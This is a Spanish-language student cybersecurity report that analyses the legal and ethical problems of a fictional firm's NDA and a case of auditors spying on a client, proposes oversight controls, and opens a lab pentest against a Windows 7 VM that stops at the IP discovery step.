
Ping desde Kali a Host



Nota. Elaboración propia.

Figura 6


Ip Windows 7



Nota. Elaboración propia.

Figura 7


Ping desde Windows 7 a Host



Nota. Elaboración propia.

Figura 8


Ping desde Host a Windows 7



Nota. Elaboración propia.

Figura 9


Ping desde Kali a Windows 7



Nota. Elaboración propia.

Figura 10

Ping desde Windows 7 a Kali



Nota. Elaboración propia.

Ética profesional y análisis de casos críticos

Evidencias de procesos ilegales y no éticos en los anexos 2 y 3

Anexo 2

En cuanto al fragmento en el anexo 2 donde se aclara que el contrato fue elaborado por un abogado que ya no hace parte de la empresa y que fue despedido por cometer actos ilegales, es un acto negligente que la empresa CyberFort entregue contratos redactados por un abogado involucrado en actividades ilícitas sin haberlos revisado o auditado.

La falta de revisión por parte de la gerencia de los contratos, desde una perspectiva legal y de cumplimiento, la gerencia está fallando en su deber de vigilancia al no asegurar que los este documento legal cumpla con las normas vigentes. Esto podría incluso exponer a la empresa a sanciones legales si se encontrara que los contratos violan derechos fundamentales (Función Pública, 1991) de los candidatos.

La prueba de admisión de la que se habla en el anexo 2, podría funcionar como una forma de evaluar las habilidades de los aspirantes, pero teniendo el conocimiento previo de que los documentos del contrato pueden tener problemas legales debido al actuar del abogado que los realizo, los aspirantes podrían ser involucrados en actividades ilícitas durante la realización de esta prueba y además en caso de encontrar indicios de actividades ilegales dentro de la empresa, estarían siendo presionados para no realizar las respectivas denuncias tipificado en el artículo 182 del Código Penal (Ley 599 del 2000).

Anexo 3

En la primera cláusula del anexo 3 donde se describe el objeto del mismo, se prohíbe divulgar procesos ilegales dentro de la empresa, lo que es una violación directa del deber

ciudadano de denunciar delitos, y esta acción en la que se ocultan delitos o no se denuncian, puede constituir encubrimiento tipificado en el artículo 446 del Código Penal (Ley 599 del 2000), e incluso puede considerarse complicidad.

En el numeral #2 de la segunda clausula, es ilegal declarar como "confidencial" información que es producto de actividades delictivas violando sistemáticamente los artículos 4 y 17 de la Ley de Protección de Datos (Ley 1581 de 2012). Aquí la empresa intenta proteger información que no solo no es privada, sino también obtenida mediante delitos, lo cual no puede ni debe protegerse legalmente bajo un NDA (Non-Disclosure Agreement) (Brafford, 2021, p. 1). Éticamente, se estaría normalizando el crimen como parte de las operaciones internas.

En el numeral #3 de la cuarta clausula, se prohíbe explícitamente la denuncia de delitos como el espionaje o el robo de información, lo cual puede ser considerado obstrucción a la justicia o complicidad, tipificado en el Código Penal (Ley 599 del 2000). De allí que esta cláusula sea completamente contraria a la ley y atenta contra principios como la responsabilidad profesional, la ética ciudadana, y el deber de actuar ante hechos ilegales. No solo se pide silencio, sino que se coacciona al receptor a no cooperar con las autoridades.

En el numeral #4 y #9 de la cuarta clausula, se insiste en que el receptor no debe denunciar información ilegal, un acto legalmente prohibido y éticamente censurable, violando el artículo 441 del Código Penal (Ley 599 del 2000). Así mismo se refuerza la cultura del silencio, una característica de organizaciones con prácticas poco transparentes o corruptas.

El numeral #8 de la cuarta clausula, busca trasladar la responsabilidad penal al receptor, incluso si solo posee la información por cumplir con sus funciones dentro del proceso de

selección. Esta cláusula viola el artículo 1523 del Código Civil (Código Civil Colombiano, 2000).

Finalmente, en la cláusula octava, se busca eximir totalmente a la empresa de cualquier responsabilidad y se obliga al receptor a cubrir con abogado privado su defensa, incluso si fue inducido a recibir o manipular información ilegal. Esta cláusula puede ser impugnada porque viola el artículo 14 del Código Sustantivo del Trabajo (Código Sustantivo del Trabajo, 2025), y éticamente representa una manipulación del desequilibrio de poder en un contrato laboral disfrazado de "proceso de selección".

Artículos Vulnerados Ley 1279 del 2009

La primera clausula segunda donde se pretende proteger información obtenida a través de delitos, vulnera los siguientes artículos (Ley 1273 del 2009):

- Artículo 269F (Violación de datos personales): Si esa información proviene de fuentes ilegales, su protección contractual no es válida y su uso es delictivo.
- Artículo 269H (Circunstancias de agravación punitiva) numeral 3: Donde la empresa se debe haber aprovechado de la confianza o el vínculo contractual para con otra organización para tener esta información. Numeral 5 ya que estaría obteniendo provecho para sí mismo. Y numeral 8 ya que la empresa es la responsable de la administración de la esta información.
- Artículo 269I y 269J: Si se usaron medios informáticos para obtener activos o información, también se configuran delitos de hurto o transferencia no consentida.

La cláusula cuarta numeral 3, donde habla de la prohibición de denunciar espionaje o robo de información:

- Artículo 269A (Acceso abusivo): El espionaje puede incluir acceso no autorizado.
- Artículo 269C (Interceptación de datos): Se podría configurar si hay interceptación indebida.
- Artículo 269H: Aplican agravantes si hay beneficio o si se usa la confianza del empleado para encubrir estos actos.

Clausula cuarta, numeral #3 donde se habla de la prohibición de denunciar espionaje o robo de información:

- Artículo 269A (Acceso abusivo): El espionaje puede incluir acceso no autorizado.
- Artículo 269C (Interceptación de datos): Se podría configurar si hay interceptación indebida.
- Artículo 269H: Aplican agravantes si hay beneficio o si se usa la confianza del empleado para encubrir estos actos.

Cláusula 4, numerales 4 y 9 Insistencia en no denunciar actividades ilegales, el encubrimiento de delitos que comprometen sistemas informáticos puede implicar complicidad (especialmente si se trata de delitos tipificados en los artículos 269A a 269J). El numeral 3 del Art. 269H agrava la pena si hay confianza depositada por la empresa.

Cláusula 4, numeral 8, Trasladar la responsabilidad penal al receptor, Artículo 269H, numeral 7: Si se usa a un tercero de buena fe como instrumento, se estaría agravando la pena.

Cláusula 8 Eximir totalmente de responsabilidad a la empresa, Artículo 269H, numeral 8: Si quien incurre en estas conductas administra la información, se impone también inhabilidad profesional. El uso del contrato de NDA para este propósito podría evidenciar dolo contractual y penal.

¿Aplicaría para este Trabajo?

No aceptaría este trabajo por varias razones, aunque la oferta salarial sea bastante atractiva. Primero, si los procesos en la empresa son poco confiables, esto iría en contra de mi responsabilidad como profesional en ciberseguridad. Mi trabajo no es solo proteger sistemas, sino también asegurar la integridad y la confianza en los procesos que gestiono. Si los procedimientos no son seguros, no puedo comprometerme a trabajar en un ambiente donde la seguridad y la confianza están en riesgo, ya que afectaría directamente la protección de la información y la privacidad de los usuarios.

Además, según mi ética profesional y teniendo en cuenta el código de ética de COPNIA (Codigo de Etica, 2003), un ingeniero debe actuar con responsabilidad, transparencia y honestidad. Aceptar este trabajo sin cuestionar los procesos internos poco confiables sería comprometer esos principios.

A pesar de la oferta de un contrato vitalicio y un salario atractivo, este dinero no sería suficiente para el peor de los casos en que llegara a estar privado de la libertad, además de las consecuencias en mi vida profesional, económica y familiar.

Anexo 7 – Escenario 2

En mi opinión, el caso ocurrido en CyberFort Technologies va en contra de todos los principios éticos y legales que deben regir al profesional en ciberseguridad. No solamente superaron los límites en cuanto al alcance que estaba autorizado para la auditoría, sino que también se cometieron actos que se constituyen delitos informáticos y traicionan por completo la confianza depositada en la empresa por el cliente, en este caso el estado contratante.

El hecho de que empleados de CyberFort hayan aprovechado su acceso privilegiado para recopilar información confidencial sin consentimiento no es justificable bajo el argumento técnico de “seguridad preventiva” violando el artículo 17 de la ley de Tratamiento de Datos (Ley 1581 de 2012). Esa clase de argumentos van en contra del propósito ético de nuestra labor, que es proteger, no vulnerar. En este caso, lo que hicieron fue básicamente espiar a un cliente que les había dado acceso precisamente para que lo protegieran.

Además, el hecho de que algunos empleados hayan comercializado esa información en la darknet y con empresas rivales eleva el caso de una falta ética a un crimen con implicaciones penales muy graves como por ejemplo lo descrito en el artículo 192 del Código Penal (Ley 599 del 2000). En estas actuaciones se pueden encontrar delitos de violación a la privacidad, espionaje informático, uso indebido de información sensible, y muy probablemente violación a tratados internacionales sobre protección de datos y soberanía digital.

Ahora tengo más razones como profesional para no querer formar parte de una empresa que permite prácticas de este tipo. Según el código de ética del COPNIA, todo ingeniero está obligado a actuar con honradez, lealtad, y responsabilidad social. Nada de eso se ve reflejado en este caso. Más bien se demuestra un uso oportunista y abusivo del conocimiento técnico, lo cual es justamente lo que el código busca prevenir.

Acceso de las Empresas de Ciberseguridad

Las empresas de ciberseguridad deben tener acceso a la información sensible del cliente únicamente hasta el punto que sea estrictamente necesario para cumplir con los objetivos definidos en el alcance de la auditoría de seguridad contratada, definidos por los contratos formales, acuerdos de confidencialidad (Brafford, 2021), y políticas éticas claras, allí se debe

especificar qué tipo de datos pueden ser consultados, cómo deben ser manejados y qué acciones están completamente prohibidas.

Para mitigar que casos como los mencionados en el anexo 7, el principio de mínimo privilegio debe estar presente (Moreno, 2018, p. 4), para que los auditores accedan solo a los sistemas, archivos o registros que estén directamente relacionados con los objetivos de la auditoría.

Además de los contratos detallados y acuerdos de confidencialidad, donde se definan claramente los límites del acceso, las consecuencias legales ante una infracción, y las medidas de protección de datos requeridas, mencionados anteriormente, también se deberían implementar los siguientes puntos de control para evitar que el acceso a la información sea usado de manera indebida:

- Registro y monitoreo de actividades de los auditores durante todo el proceso, para que cada acción quede trazada y permitir auditorías internas posteriores para verificar que no se haya sobrepasado el alcance permitido.
- Separación de funciones y revisión por pares, asegurando que el trabajo sea revisado por otro profesional dentro de la misma empresa (pero independiente del equipo de campo).
- Aunque este punto sería algo subjetivo, se debería fomentar una cultura organizacional basada en principios éticos sólidos, teniendo como referencia lo dispuesto por el COPNIA (Codigo de Etica, 2003), pero siempre teniendo en cuenta que nada de lo anterior puede sustituir la conciencia ética de cada persona.

- Debe existir una supervisión constante por parte del cliente siempre que sea posible, para que este pueda participar o estar presente durante los análisis y por lo menos tener una visión general sobre lo que se está haciendo.

Mecanismo de Supervisión y Control

Las empresas de ciberseguridad deben contar con mecanismos de supervisión y control que detecten y prevengan el uso indebido de herramientas avanzadas como las de análisis forense.

- Se deben implementar de controles de acceso granulares (Vpn unlimited, 2025), para que ningún empleado tenga acceso libre a todos los sistemas o herramientas. Esto se puede lograr usando políticas de "mínimos privilegios" (Moreno, 2018, p. 4), donde cada persona solo acceda a lo estrictamente necesario para su rol.
- Realizar auditorías continuas para que toda actividad que se realice con herramientas forenses sea revisada regularmente.
- Establecer una revisión por pares (peer review) en los procesos más delicados. Porque es importante que ninguna persona tenga el control absoluto de todo análisis forense sin una revisión independiente.
- Deben existir códigos de conducta internos vinculados a sanciones reales. Ya que no es suficiente mencionar la ética en una capacitación: deben establecerse mecanismos disciplinarios claros para quien viole las normas, incluyendo consecuencias legales y contractuales.
- Ahora bien, algo que muchas veces se pasa por alto y que considero absolutamente necesario es que la misma empresa de ciberseguridad sea auditada internamente, tanto de manera periódica como de forma extraordinaria (Trujillo et al., 2024, p. 3895). Es decir,

que se realicen auditorías sin previo aviso, para verificar si los procesos internos se están cumpliendo realmente y no solo cuando hay una supervisión anunciada.

Respuesta de Gobiernos y Organizaciones

Lo primero que deberían hacer es cancelar el contrato y activar cualquier cláusula legal que permita sancionar el incumplimiento contractual. El siguiente paso es abrir una investigación judicial (Ley 599 del 2000) y/o administrativa para identificar a los responsables, tanto dentro de la empresa como en los órganos de supervisión si correspondiera, aplicando la ley 1273 del 2009.

En paralelo, creo que el gobierno o la organización afectada debería comunicar públicamente lo ocurrido usando los medios disponibles en él Colcert (Reportar un Incidente, 2025), con transparencia, mostrando que medidas está tomando para proteger la integridad de sus sistemas y restaurar la confianza del público y/o clientes. Como, por ejemplo, reforzar los controles en la contratación futura de empresas de ciberseguridad, que incluya auditorías de antecedentes, revisión de prácticas internas, historial ético y certificaciones. También consideraría exigir que las empresas contratadas se sometan a auditorías externas regulares y aleatorias, que incluyan evaluación del manejo de datos y cumplimiento de estándares nacionales e internacionales, así como la legislación actual.

Si es el caso, el Estado debería revisar y si es necesario actualizar la legislación vigente sobre ciberseguridad, espionaje digital y protección de datos, para mitigar la ocurrencia de estas actuaciones ilegales. También podemos encontrar en el documento de CSIRT de la UNAD, Guía Para la Gestión y Clasificación de Incidentes de Ciberseguridad (CSIRT, 2024), donde se destaca la importancia del análisis de lecciones aprendidas como una herramienta clave para identificar


vulnerabilidades, evaluar la eficacia de la respuesta institucional y reforzar los protocolos de seguridad.

Ejecución de pruebas ofensivas por parte del Red Team

Para las fases del proceso de pentesting, se realizarán de acuerdo al NIST 800-115 (NIST, 2023).

Figura 11

Fases según NIST



Nota. Tomado de: https://repository.unad.edu.co/handle/10596/17410

Fase Planeación

Durante esta fase se verifica la documentación del escenario entregada en el anexo 4 - escenario 3. En la cual se revisa el enunciado con su hipótesis de vulnerabilidad en la que se


habla de la vulnerabilidad de Windows 7 con una aplicación insegura y posible exploit por escalada de privilegios.

Fase Descubrimiento

Inicialmente se procede a verificar las IP de ambas máquinas para próximamente poder configurar los comandos a usar en Kali Linux.

Figura 12

